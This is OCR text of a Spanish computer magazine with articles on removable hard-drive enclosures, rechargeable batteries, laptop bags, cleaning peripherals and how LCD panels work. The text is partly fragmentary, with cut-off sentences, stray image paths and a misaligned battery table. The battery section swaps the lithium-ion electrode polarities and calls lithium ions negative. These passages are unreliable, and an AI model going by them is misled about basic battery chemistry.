Rack 5,25" Elpo para Disco Duro Ultra Wide SCSI 3,5"	Extraíble	Disco duro UWSCSI	SCSI	SCSI	No
Rack 5,25" Elpo para Disco Duro SCSI-II 3,5"	Extraíble	Disco duro SCSI	SCSI	SCSI	No
Caja extraíble de 5 1/4 para discos duros IDE ATA66	Extraíble	Disco duro IDE	IDE	IDE	No

Una solución intermedia entre lo puramente externo y el disco duro interno lo conforman aquellas carcasas que se componen de dos partes bien diferenciadas, que se acoplan entre sí para permitir la conexión/desconexión del disco duro. Para ello, la parte fija se fabrica con una tamaño externo que encaja perfectamente en una de las bahías de 5,25 de la máquina. Este segmento contiene una interfaz de conexión de salida de tipo IDE o SCSI que habrá que unir directamente al cable del bus habitual donde se conecta cualquier disco duro o unidad de CD. En la parte móvil, que se acopla a ésta que acabamos de explicar, introducimos el disco duro. Éste descansará sobre un sistema de fijación que varía según los modelos. Además de esto modo de sujeción, un cable de datos y otro de alimentación servirán para conectar al disco, garantizando así el servicio a través de ellos. Al mismo tiempo, se corresponderán más adelante con los conectores fijos macho-hembra presentes, cada uno por su parte, en una de las partes de la carcasa.

La ergonomía es otro de los aspectos importantes, sobre todo en lo que se refiere a la parte móvil que almacena el disco duro. Por eso, con el objeto de facilitar la extracción o la inserción, estas carcasas incluyen en su parte frontal una pequeña asa que permite extraer la parte móvil. Con este sistema y disponiendo de la parte fija instalada en las bahías de máquinas distintas, es posible realizar rápidos traslados de datos o incluso prepararlos en una máquina para ser utilizados en otra.

La lógica del sistema de conexión que utiliza no nos va a permitir conectar o desconectar discos duros sin que antes esté el sistema completamente apagado, ya que con mucha probabilidad podríamos dañar la unidad de disco que conectemos.

Unidades de cinta externa de

En grandes sistemas

Más allá de la solución doméstica que hemos explicado, los servidores y máquinas de alta disponibilidad utilizan este mismo sistema añadiéndole algunas características esenciales, como la posibilidad de conectar (insertar) o desconectar (extraer) discos duros en caliente. Esto, que para un usuario doméstico puede parecer algo no estrictamente necesario, se convierte en imprescindible si nuestra máquina es un servidor de Internet y no se puede apagar para realizar las ampliaciones de disco. Debido también a una cuestión de rendimiento, la interfaz SCSI es la que se usa para estos sistemas *hot-pluggable*, existiendo algunos periféricos mucho más complejos que nos permiten conectar 2, 4, 6 y hasta 12 dispositivos SCSI, todos ellos en caliente.

De forma general, para cualquier tipo de carcasa que reciba un periférico SCSI, es preciso encontrar un selector de ID de dispositivo SCSI. Al decidirnos por esto, se encarecerá ligeramente el precio en cualquier modelo que ofrezca prestaciones similares a su correspondiente IDE. Otra de las peculiaridades de SCSI, referida en esta ocasión a las diferentes y cada vez más rápidas velocidades de conexión a través de nuevas implementaciones, es que genera también una nueva característica diferenciadora que afecta solamente a las carcasas extraíbles, de modo que podrán soportar SCSI, Ultra SCSI, Ultra2 SCSI...

El futuro de este tipo de periféricos recorre dos caminos bien diferenciados. Por una parte, las carcasas más sencillas, orientadas al mercado doméstico, necesitan mejorar su nivel de trasferencia, siendo la solución más factible el uso del interfaz USB o del nuevo FireWire para conectar la carcasa externa a nuestra máquina. El resto de carcasas, en concreto las extraíbles, experimentan un desarrollo bastante bueno, ya que por las necesidades específicas que cubren están orientadas al mercado profesional y no tanto a un usuario doméstico.

Felix J. Sánchez

Energía para llevar encima

Las baterías son el denominador común en los portátiles

El conocimiento de las características principales que rigen el funcionamiento de las pilas recargables resulta fundamental para poder escoger la que mejor se adapte a nuestras necesidades.

La progresiva miniaturización protagonizada por los componentes electrónicos a lo largo de los últimos años ha permitido la fabricación de dispositivos portátiles cada vez más pequeños. Además, esta reducción del tamaño se ha visto potenciada por la disminución, de forma paralela, de los módulos de alimentación de este tipo de equipos. Así, el alto porcentaje del volumen total que hace tan sólo unos años era necesario reservar para albergar las baterías, actualmente puede ser aprovechado de manera mucho más rentable por otros componentes adicionales.

La utilización de nuevos elementos químicos en la fabricación de toda clase de pilas ha revolucionado el panorama de la «era portátil» en la que nos encontramos. Aparte del citado descenso de las medidas externas de los equipos transportables, también se ha conseguido un aumento significativo de su autonomía, lo que ha repercutido en el interés del público por todos estos aparatos. De hecho, hoy en día resulta difícil caminar por la calle sin cruzarse con alguien que no lleve alguno en sus manos.


Como ocurre con cualquier tecnología susceptible de ser comercializada, su desarrollo es directamente proporcional a la acogida del público. En este sentido, y centrándonos en el tema que nos ocupa, podemos fijarnos en el rápido aumento de las ventas de los teléfonos móviles. Las baterías de estos aparatos hace tres o cuatro años eran tanto o más grandes que muchos terminales actuales. Del mismo modo, otros dispositivos, como ordenadores portátiles o cámaras digitales, se han visto beneficiados por los avances producidos en el almacenamiento energético.

Los ordenadores portátiles son, junto con los teléfonos móviles, los que más

Principios de funcionamiento

Para poder adaptarse a las máquinas que alimentan, las baterías recargables se comercializan en gran cantidad de formas y tamaños. Sin embargo, sea cual sea el aspecto externo, todas tienen la misma estructura interior formada por la unión de una o más células básicas de almacenamiento. Por tanto, la pila más sencilla será la que cuente con una única celda, por lo que el estudio de éstas es suficiente para comprender el funcionamiento de cualquiera.

El recubrimiento externo de las celdas encierra todo un entramado de láminas metálicas o electrodos dispuestos en forma de espiral. Concretamente, podemos contar dos delgadas películas entrelazadas que, sin llegar a tocarse, rellenan por completo la cavidad interna de la celda. Según el tipo de batería, cada electrodo está formado por una mezcla de elementos químicos diferentes que, debidamente combinados, proporcionan a la pila su capacidad de producir energía. Además, ésta será mayor cuando la superficie de las placas sea más extensa, por lo que el objetivo es el de conseguir una mayor densidad volumétrica dentro del mínimo espacio.



Como puede verse en la figura, la máxima reducción de tamaño se consigue con las baterías de litio.

La corriente eléctrica que atraviesa un conductor conectado a los polos de una pila se debe al paso de los electrones de uno a otro. Las cargas negativas de los átomos salen de la batería repelidas por el electrodo positivo atravesando el conductor para regresar al terminal opuesto. Así, cuando la cantidad de electrones se iguala en ambas láminas metálicas, decimos que la pila se ha gastado. Sin embargo, este procedimiento no es tan sencillo.

Para que tenga lugar el proceso electroquímico que permite este trasiego de electrones, es necesario que los electrodos estén rodeados de un fluido llamado electrolito. Formado por otra combinación de elementos químicos, se encarga de facilitar, a modo de catalizador, las reacciones químicas que tienen lugar en el interior de la pila.

Por último, para poder sacar al exterior la corriente de electrones, la batería dispone de dos terminales accesibles desde fuera. Estos contactos metálicos están unidos directamente con los electrodos, de modo que la energía puede fluir, siempre que coloquemos un conductor, desde un extremo al otro.

Valores nominales

Uno de los valores más importantes de una celda es su tensión nominal. Proporcionada por el fabricante, indica la diferencia de potencial presente en los polos positivo y negativo. Sin embargo, la corriente que es capaz de proporcionar una celda de forma constante durante una hora es un dato que puede resultar más interesante al usuario final. Por este motivo, en todas las baterías recargables siempre encontramos un número seguido de los caracteres *mAh*. Evidentemente, esta cifra expresa la cantidad de milésimas de amperio que una celda puede proporcionar en una hora.

Para construir baterías de un determinado valor de tensión y corriente por hora, los fabricantes deben colocar, siguiendo dos métodos diferentes, las celdas básicas de alimentación.

La formación serie consiste en enlazar el terminal negativo de una celda con el positivo de la siguiente. Uniendo de esta forma tantas células como queramos, podemos llegar a construir una batería cuya tensión nominal sea la suma de los voltajes de cada celda. Sin embargo, la corriente suministrada en una hora por todo el conjunto será la misma que proporciona un único elemento.

Por otra parte, podemos escoger la opción de unir las celdas en paralelo. De esta forma todos los terminales positivos se unen entre sí, procediendo igualmente con los polos negativos. El resultado final es una batería de tensión nominal igual a la de la celda con una corriente por hora que, en este caso, es el resultado de sumar los valores en mAh individuales. Haciendo uso de las formaciones serie y paralelo, se pueden construir baterías mixtas con valores nominales de tensión y corriente al gusto de cada uno.

Comienzos muy pesados

Una de las primeras baterías que apareció en el mercado y que todavía se utiliza de forma masiva es la de plomo ácido. Empleadas principalmente en automóviles, estas fuentes de alimentación autónomas se caracterizan por estar formadas por placas de plomo suspendidas en una disolución de ácido sulfúrico.

Los formatos estándar son cada vez menos utilizados. En su lugar, cada fabricante está imponiendo sus diseños exclusivos.

Debido al elevado peso del plomo, los fabricantes buscaron otros materiales con los que fabricar pilas recargables aptas para equipos portátiles ligeros

Su principal ventaja es que proporcionan un alto voltaje por celda, lo que permite la salida de doce voltios al exterior sin necesidad de emplear muchas células en serie. Además, el bajo coste de los materiales necesarios para construirlas hace que su uso se extienda, con modelos más pequeños, a otros terrenos como la alimentación de focos o cámaras de vídeo.

Los inconvenientes de las baterías de plomo son el elevado peso, que limita su uso a determinados sectores y la alteración de sus características cuando las hacemos funcionar a baja temperatura.

El níquel como elemento esencial

Debido al elevado peso de las baterías de plomo, los fabricantes buscaron otros materiales con los que fabricar pilas recargables aptas para equipos portátiles ligeros. Así, tras realizar muchas pruebas con todo tipo de combinaciones, llegaron a la conclusión de que el níquel era uno de los elementos más estables.

Una de las primeras celdas que se comercializaron fue la famosa NiCd (níquel-cadmio). Combinando un electrodo de níquel con otro de cadmio, el resultado que se obtenía era realmente estable y duradero. Estas baterías, muy utilizadas en pequeños aparatos electrónicos, se caracterizan por su larga vida útil y por su excelente relación calidad/precio. Sin embargo, las unidades de NiCd presentan un grave problema medioambiental al finalizar su periodo operativo, por lo que requieren un reciclaje especial que evite la contaminación.

La evolución de las celdas de NiCd dio paso a otras que eliminaban el elemento contaminante, el cadmio. Así surgieron las pilas de níquel-metal hidruro o NiMH. En este caso, el electrodo de níquel se mantiene mientras que el de cadmio se sustituye por otro formado por una aleación metálica.

Resulta sorprendente la diferencia que ha supuesto el litio con respecto a los sistemas

En cuanto a las características de las baterías de NiMH con respecto a sus predecesoras no hay mucho que decir, ya que son prácticamente iguales. Sin embargo, hay que destacar que las celdas NiMH sufren descargas con relativa facilidad cuando se las somete a temperaturas inferiores a los diez grados bajo cero.

Las ventajas del litio

Aunque fueron desarrolladas a principios de los setenta, las baterías de litio han alcanzando su máximo esplendor en los últimos años. Los primeros modelos experimentales contaban con uno de los electrodos compuesto de litio metálico, lo cual supuso un problema difícil de solucionar. La alta reactividad de este metal hacía impensable la fabricación de baterías sin un claro riesgo para la salud de los usuarios finales. Por este motivo, el éxito de esta técnica estaba condicionado por la localización de un material

Características de las baterías de tamaño

Tipo de batería descarga (en un mes)	Capacidad	Densidad energética	FEM (Fuerza Electromotriz, por celda)	Nº de ciclos	Porcentaje de de vida
Alcalina primaria	2,5 Ah (1)	3,5 Wh (2)	1,5 V	1	1%
Alcalina secundaria 0,40%		1 Ah	1,5 Wh	1,5 V	50
Plomo ácido	n.d.	n.d.	2 V	500	6%
NiCd	n.d.	0,8 Wh	1,2 V	1.000	15%
NiMH	0,7 Ah	1,2 Wh	1,2 V	1.000	25%
Litio	1 Ah	2,6 Wh	3,6 V	2.500	0,10%

(1) Ah: Amperios por hora

Glosario

Celda: Unidad electroquímica básica que genera electricidad en una batería.

Celda primaria: Celda con una determinada cantidad de energía que, una vez descargada, no puede volver a utilizarse. Un ejemplo muy común son las pilas convencionales o alcalinas.

Celda secundaria: Celda que permite ser cargada y descargada un alto número de veces. Son las que se utilizan en las baterías recargables.

Ánodo: Es uno de los electrodos presente en cualquier dispositivo que genere energía eléctrica. Durante la descarga de las baterías, el ánodo se comporta como el terminal positivo. Sin embargo, a la hora de recargar, el sentido de la corriente se invierte, por lo que actúa de polo negativo.

Cátodo: Es el otro terminal presente en las baterías. Su funcionamiento es inverso al del ánodo, por lo que se comporta como polo negativo en descarga y positivo en carga.

Electrodo: Zonas internas de las baterías donde tiene lugar el proceso electroquímico de transformación de energía.

Electrolito: Material que facilita el paso de electrones entre los polos positivo y negativo de la batería.

Ciclo: Período que comprende tanto la carga como la descarga de una batería.

Tensión de *cutoff*: Voltaje presente en los extremos de una batería cuando se encuentra descargada al máximo. Éste es un parámetro proporcionado por el fabricante.

Corriente de cortocircuito: Es el valor inicial medido en amperios que se obtiene al juntar los terminales positivo y negativo de una batería.

Cargador de corriente limitada: Cargador de baterías capaz de mantener la corriente que las atraviesa constante durante todo el proceso de carga.

que evitase cualquier tipo de emisión contaminante.

La solución que adoptaron los fabricantes fue la sustitución del litio metálico por un conjunto de barras de grafito capaces de almacenar iones de forma menos reactiva. De esta manera, surgieron las famosas baterías de litio-ion que, hoy en día, son las que mayor presencia tienen en todo tipo de aparatos portátiles.

Los electrodos positivo y negativo, formados por grafito y $LiCoO_2$ respectivamente, intercambian iones negativos de litio por medio de un electrolito plástico bastante menos contaminante que su homólogo fluido. El resultado final es la constitución de celdas «ecológicas» capaces de ser cargadas y descargadas aproximadamente 2.500 veces. Además, el litio presenta una densidad volumétrica de energía muy elevada, por lo que la cantidad de material necesario para fabricar pilas es muy reducida. Aparte de todas estas ventajas, el principal atractivo de las baterías de litio es la ausencia del llamado «efecto memoria».


Las baterías de níquel-cadmio han sido tremendamente

Cuando un usuario utiliza sus baterías recargables, normalmente piensa que se han descargado cuando el aparato que alimentan deja de funcionar. Sin embargo, esto no es del todo cierto. Normalmente, en las pilas siempre queda una pequeña cantidad de energía que no llega a atravesar el dispositivo en cuestión.

En algunos casos, como por ejemplo las de NiCd, si realizamos un proceso de recarga sin eliminar la energía remanente, lo que ocurre es que ésta se va quedando «grabada» en su interior. Si repetimos este proceso varias veces, la pila acabará por reducir su duración de forma cada vez más pronunciada y con carácter irreversible. Esto es precisamente lo que llamamos efecto memoria.

Existen varias técnicas que evitan la aparición de este efecto, pero la más empleada es la que usa un aparato llamado descargador. Como su propio nombre indica, la función que desempeña es la de realizar un ciclo completo de descarga sobre las baterías conectadas a sus bornes. Así, cuando decidamos recargarlas, el estado inicial de las mismas será el de carga cero, o lo que es lo mismo, el óptimo.

Distintos métodos de carga



La tensión de salida en paralelo es igual a la de cada celda mientras que, en serie, el

Para recargar la energía, un cargador se limita a inyectar, en sentido inverso al de la descarga, una corriente de electrones por uno de los terminales. De este modo, al cabo de un determinado tiempo, la batería recupera su estado de carga máxima. Sin embargo, este proceso no resulta tan simple, ya que cada tipo de celda requiere determinados cuidados durante el proceso de carga. Así, mientras que las unidades de plomo soportan la carga mediante una tensión fija superior a la nominal, las de níquel-cadmio precisan un control de tensión y corriente bastante preciso.

Un buen cargador debe ser capaz de detectar el instante en el que las baterías alcanzan el nivel máximo de carga. Si la corriente que las atraviesa no cesa en este momento, se pueden producir daños irreversibles, como la cristalización de los elementos internos.

La elevada duración del proceso de carga provoca que la temperatura interna de la pila se eleve considerablemente. En determinadas celdas, este aumento calórico provoca que los elementos químicos comiencen a emitir gases dañinos que igualmente pueden desembocar en la cristalización de la batería. Por este motivo, la corriente de carga debe ser controlada automáticamente por el cargador.

El método más sencillo consiste en realizar la carga con impulsos senoidales de la corriente, lo que implica un crecimiento y decrecimiento de la misma de forma periódica. Con esta técnica, la temperatura nunca sobrepasa los límites críticos, ya que cuando aumenta demasiado, la corriente de carga se reduce y el calor generado se disipa. Basándose en este mismo principio, también podemos encontrar cargadores que funcionan con impulsos rectangulares en lugar de senoidales. Sin embargo, las zonas de corriente constante de estos cargadores puede provocar la aparición de gases, por lo que no son muy recomendables en algunos casos.

Jaime Cabañas Hernández

La casa a cuestas

notebook

La necesidad de poseer una bolsa adecuada para llevar el ordenador portátil y sus accesorios es algo evidente; sin embargo, entre las decenas de tamaños, formas y precios disponibles, no siempre resulta sencillo encontrar la que se ajuste a nuestros requerimientos.



La razón de ser de un ordenador portátil es facilitar su movilidad. Por ello, es interesante contar con una adecuada bolsa de transporte que nos permita llevar todos los cables y accesorios, además de documentos, el móvil, tarjetas de visita y demás elementos que consideremos imprescindibles en nuestros desplazamientos. Las posibilidades que nos ofrecen los distintos fabricantes son muy amplias.

Encontramos auténticas bolsas de viaje capaces de almacenar hasta nuestra ropa y enseres personales junto a los aparatos tecnológicos que nos acompañen durante los viajes, lo que nos evitará llevar más de una maleta. Por tanto, no será lo mismo que necesitemos transportar nuestro portátil de casa a la oficina, que llevarlo todo el día con nosotros en viajes, desplazamientos y visitas a clientes. De ello dependerá el nivel de calidad (y por tanto el precio) de la bolsa que elijamos, así como su tamaño, número de compartimentos y grado de protección que ofrezca. En este sentido, la última moda consiste en añadir un borde reforzado por una bolsa de aire comprimido que amortigua cualquier golpe por caída o impacto, y es que toda precaución es poca a la hora de proteger aparatos que pueden superar tranquilamente las 500.000 pesetas.

Elegir un modelo

Ante todo, es cuestión de evaluar el uso que vamos a hacer de ella. Por tanto, empezaremos por los modelos más sencillos. Éstos se caracterizan por ser maletas de pequeño tamaño que cuentan con un espacio para colocar el portátil, así como un par de soportes para bolígrafos, tarjetas y poco más. Este tipo de bolsas, además de ser las más baratas, son las más recomendadas si sólo vamos a necesitar trasladar nuestro equipo esporádicamente, y siempre que no necesitemos acompañarlo de documentos o accesorios.

La siguiente categoría que podemos encontrar es algo más completa. Se trata de soluciones algo más caras, que ya podemos encontrar en materiales como la piel y que ofrecen un mayor número de compartimentos para accesorios y cables, espacio para documentos y catálogos, junto a un sinfín de lugares donde colocar pequeños complementos como el móvil, la agenda, el PDA, etc. En definitiva, se trata de las más adecuadas para las personas que necesitan llevarlo todo consigo y están en continuo movimiento.

Por último, y seguimos hablando en líneas generales, encontramos unas bolsas especialmente pensadas para itinerantes incansables, muy acostumbrados a los breves viajes de negocios de uno o dos días. Estas últimas cuentan con un espacio especialmente habilitado para guardar camisas, ropa interior y los elementos imprescindibles para pasar fuera de casa un corto espacio de tiempo. Todo ello sin olvidar nuestro indispensable portátil, junto a los papeles, accesorios, móvil, bolígrafos y demás elementos esenciales en nuestro trabajo.

Ahora sólo queda que averigüemos cuál es el modelo que realmente precisamos. Y no es que estemos ante una de esas compras decisivas en nuestra vida, pero sí es cierto que la diferencia de precios entre unos y otros pueden llegar a ser realmente grandes. Además, si adquirimos una solución equivocada, es posible que descubramos cómo nos falta espacio para llevar todo lo que consideramos fundamental, o justo lo contrario, tal vez nos veamos obligados a cargar con un enorme paquete repleto de espacio que no utilizamos. Y para ayudaros a distinguir calidades, formatos, precios y características, hemos seleccionado un pequeño grupo de artículos de fabricantes como Targus o Boeder, con los que nos haremos una idea bastante aproximada de lo que podemos encontrar en el mercado.

Eduardo Sánchez Rojo


Bolsas para portátiles

Fabricante	Boeder	Boeder	Boeder	Targus	Targus
Modelo	College	Executive	Expandable	Notepac Plus	Softbuck Notepac Plus
Nº Compartimentos independientes	2	1	4	4	4
Compartimento notebook (mm)	400 x 300 x 60	330 x 280 x 60	420 x 290 x 55	381 x 269 x 71	381 x 269 x 71
Compartimento documentos (mm)	430 x 320 x 50	380 x 280 x 70	430 x 300 x 40 (expandible)	n.d.	n.d.
Otros bosillos	Sí	Sí	Sí	Sí	Sí
Material	Poliéster	Imitación piel	Nylon	Poliéster	Imitación ante
Precio	6.892 pesetas (41,42 euros)	9.475 pesetas (56,94 euros)	10.341 pesetas (62,15 euros)	9.047 pesetas (54,37 euros)	17.237 pesetas (103,59 euros)

De ratones y hombres

Si hablamos de teclado y ratón, hemos de tener presente dos métodos diferentes. Podemos recurrir a muchos productos que se encuentran fácilmente en el mercado, consistentes en sencillos *kits* de limpieza compuestos por bastoncillos de algodón, toallitas y un líquido de alto poder desincrustante. Pero para los más lanzados, de nuevo, es mejor recurrir a métodos más radicales, pero también más arriesgados en el caso de la limpieza del teclado.

Para limpiar el ratón, bastará con desmontar la bola inferior, y raspar con nuestras propias uñas toda la costra que se haya formado sobre los rodillos de desplazamiento. La alfombrilla, si es plástica, y la bola del ratón, es mejor lavarlas con agua y jabón. Respecto al teclado, la limpieza más profunda consiste en desmontarlo, quedándonos únicamente con la carcasa superior, a la que se encuentran fijadas todas las teclas del mismo. Con esta carcasa plástica en la mano, no tendremos más que sumergirla en agua con jabón y frotar fuerte con un cepillo. Esta operación no es posible con todos los teclados, fundamentalmente si estos son mecánicos, antiguos o de equipos de marca. Pero averiguarlo es sencillo, si tras desmontar la tapa inferior y extraer los circuitos impresos, podemos quedarnos únicamente con la carcasa superior de plástico.



Los teclados son un componente que se encuentra en contacto directo con las personas, por lo que está expuesto a salpicaduras, ceniza, polvo y suciedad ambiental.



Las toallitas limpiadoras son útiles para los discos CD- y carcasas.

equipo de electricidad estática, sobre todo si el plumero es de material sintético, mantendremos el cable de corriente con toma de tierra conectado a nuestro ordenador. Para la fuente de alimentación y los recovecos de más difícil acceso, recurriremos a un buen secador de pelo que ofrezca una buena corriente de aire. Como es lógico, todo esto lo haremos en un lugar abierto como una terraza o balcón, ya que la cantidad de polvo y pelusa que podemos levantar es considerable si el PC lleva mucho tiempo sin limpiar.

Para limpiar disqueteras y unidades CD-ROM la cosa cambia radicalmente. Para los más atrevidos, la solución pasa por desmontar los lectores y limpiarlos manualmente. Sin embargo, también existen productos que hacen esto por nosotros. En el caso de los disquetes limpiadores, los resultados suelen ser aceptables, algo que no ocurre con los CDs limpiadores, cuyas capacidades de limpieza muchos ponemos en duda. Y es que en las unidades ópticas el polvo se deposita sobre la lente encargada de leer, con lo que impide que éste se reflecte correctamente. La mejor opción es desmontar el lector, y limpiar con extremo cuidado la propia lente con un paño que no tenga hilos sueltos (nunca uséis uno de algodón) empapado en alcohol. Para las carcasas externas del PC, lo mejor sigue siendo emplear un multiusos.

El monitor y otros periféricos

Otro de los puntos que habitualmente encontramos cargados de suciedad y polvo es la pantalla de nuestro monitor, más aún si éste es algo antiguo, ya que la estática generada por sus tubos los convierte en unos auténticos tragapolvos. Para eliminarlo podemos recurrir a un trapo (volvemos a recordar uno que no sea de algodón) empapado en alcohol que frotaremos en pasadas de arriba abajo empezando desde la parte izquierda de la pantalla. En el caso de tener que limpiar una de las nuevas TFT hemos de tener cuidado de no utilizar un producto demasiado fuerte, ya que de lo contrario podemos dañar el plástico de la propia pantalla.

En el caso de las impresoras, hemos de mantener siempre a punto los rodillos de arrastre, así como, en las de inyección de tinta, el carril sobre el que se desplaza el cabezal de impresión. Para mantener esto

No es mala idea contar con fundas cobertoras, de plástico o tela, para cuando no se utilizan los equipos

siempre limpio, no tendremos otra solución que limpiar los rodillos con un trapo uno a uno, por lo que es muy posible que para llegar a algunos de ellos tengamos que desmontarla. Llevarla al servicio técnico para realizar esta operación sólo nos resultará rentable en el caso de impresoras láser de alto coste. Para los clásicos modelos de tinta que compramos en el supermercado, esto no compensa, ya que puede que sólo en mano de obra nos cueste casi lo mismo que otra impresora nueva.

Por último no podemos olvidar la gran cantidad de ofertas que encontramos para mantener nuestros CDs bien limpios y relucientes. Las huellas de grasa de las manos acaban por formar una capa semitransparente sobre la superficie de los datos de los CDs, que en muchos casos pueden acabar produciendo fallos de lectura. Para ellos, existen soportes limpiadores especiales, como el ofertado por Boeder que hemos tenido la oportunidad de probar, y resultan muy útiles. Otra solución algo más barata, pero igualmente válida, consiste en unas toallitas limpiadores impregnadas de un producto desengrasante que también los deja igualmente relucientes.

En definitiva, el objetivo final de todo esto será mantener nuestro PC en perfecto estado de funcionamiento, evitando posibles averías o fallos de funcionamiento. Señalar en el calendario de forma regular uno o dos días de zafarrancho cada seis meses, sin necesidad de «matizar» hasta el pulido ni despeinarse, sería suficiente para un óptimo mantenimiento en este aspecto de nuestros equipos informáticos.

Eduardo Sánchez

Imágenes más finas y planas

El paso del tiempo está librando a las pantallas TFT del gran lastre que soportaban: su alto precio. Cada vez es más patente la dura competencia que suponen estos «modernos» dispositivos frente a los tradicionales monitores de tubo de rayos catódicos.

Raúl Rubio Seguer

Las ventajas que ofrecen estas finas maravillas de la tecnología son cuanto menos atractivas, ya que se rodean de un sinfín de nuevas posibilidades, impensables en los voluminosos monitores convencionales. Esto es algo que los fabricantes han entendido a la perfección, esmerándose en mejorar y explotar al máximo las prestaciones en busca de un mercado cada vez más exigente. En este punto podemos anotar que a lo largo de los años se han perfeccionado aspectos como el de las resoluciones y los ángulos de visión, que hasta hace poco se caracterizaban por encontrarse situados, más bien, en el campo de los inconvenientes. Estas evoluciones, junto a sus propiedades innatas de reducido volumen, bajo consumo, niveles de radiación sensiblemente inferiores y un visionado mucho más cómodo, exento de reflejos, son los motivos por los que los compradores se decantan por estos productos. Asimismo, la creciente demanda provoca la bajada de los precios, y la línea que define el futuro de los costes tiene una clara tendencia a caer en picado.


Células LCD

El elemento básico sobre el que se basa esta tecnología y bajo el cual se sustenta su funcionamiento nació en los años 60 con el desarrollo de las calculadoras y los relojes de pulsera. Se le denominó LCD, de los vocablos ingleses *Liquid Cristal Display* o, lo que es lo mismo, pantalla de cristal líquido.

Su funcionamiento se basa en las propiedades que tienen ciertas moléculas, capaces de permanecer en un estado híbrido sólido-líquido denominado Isotrópico. Estas peculiares partículas tienen la facultad de alinearse de forma paralela a sus ejes longitudinales y a los campos magnéticos. Al ponerlas en contacto con una superficie surcada por unas hendiduras rectilíneas de determinadas dimensiones, éstas consiguen encajarse y, debido a sus facultades, tienden a tomar todas la misma dirección, la de las ranuras. Ahora bien, si entre dos superficies de este tipo surcadas en un mismo sentido, introducimos un conjunto de cristales líquidos, tomarán como es de esperar la alineación de las ranuras, pero ¿qué ocurrirá si giramos 90 grados una de las rebanadas de este curioso bocadillo? Pues algo similar a lo que sucede cuando retorcemos una bayeta para escurrirla, que las direcciones de los ejes de los cristales se tuercen para formar espirales de moléculas.

Supongamos que una luz incidiera sobre todo este sistema. La respuesta más lógica sería pensar que no lo atravesaría, pero el resultado es bien diferente, pues la luz «se gira» siguiendo la ordenación de las partículas.


Por otro lado, si a nuestro entramado le aplicamos una tensión de determinado valor entre las dos superficies, podremos observar que rompen su organización y se disponen de manera perpendicular a éstas,


Las moléculas de cristal líquido se encajan en las endiduras de la superficie surcada.

por lo que la iluminación pasa directamente a través y sin ningún tipo de problema.

Con todo esto conseguiremos controlar a nuestro antojo la dirección de un haz de luz aplicando o no un pequeño voltaje en la celda LCD.

Para llegar a un control total del paso de la iluminación, esta tecnología se asiste de unos polarizadores. No son más que unos cristales que dejan pasar la luz, cuyas hondas coincidan con la



Cuando no se le aplica tensión a las superficies, la luz se «gira» siguiendo la ordenación de los cristales.

dirección de la polarización. Éstos se disponen en los extremos de la célula, junto a las superficies rugosas, de tal manera que coincidan las direcciones de los surcos y de las polarizaciones. Cuando un rayo de luz pasa por el primer polarizador filtrará todas las radiaciones, pasando las que correspondan con su alineación. A continuación, cruzarán a través de las moléculas «retorciéndose», y saldrán por el segundo polarizador, ya que coincide con la alineación.

Si ahora le aplicamos tensión, las partículas se organizarán de manera perpendicular a las superficies y, al no «torcerse» la luz, no podrá atravesar el segundo polarizador. Este sistema, por tanto, gobernará el paso de la luz por medio de la aplicación de tensiones.

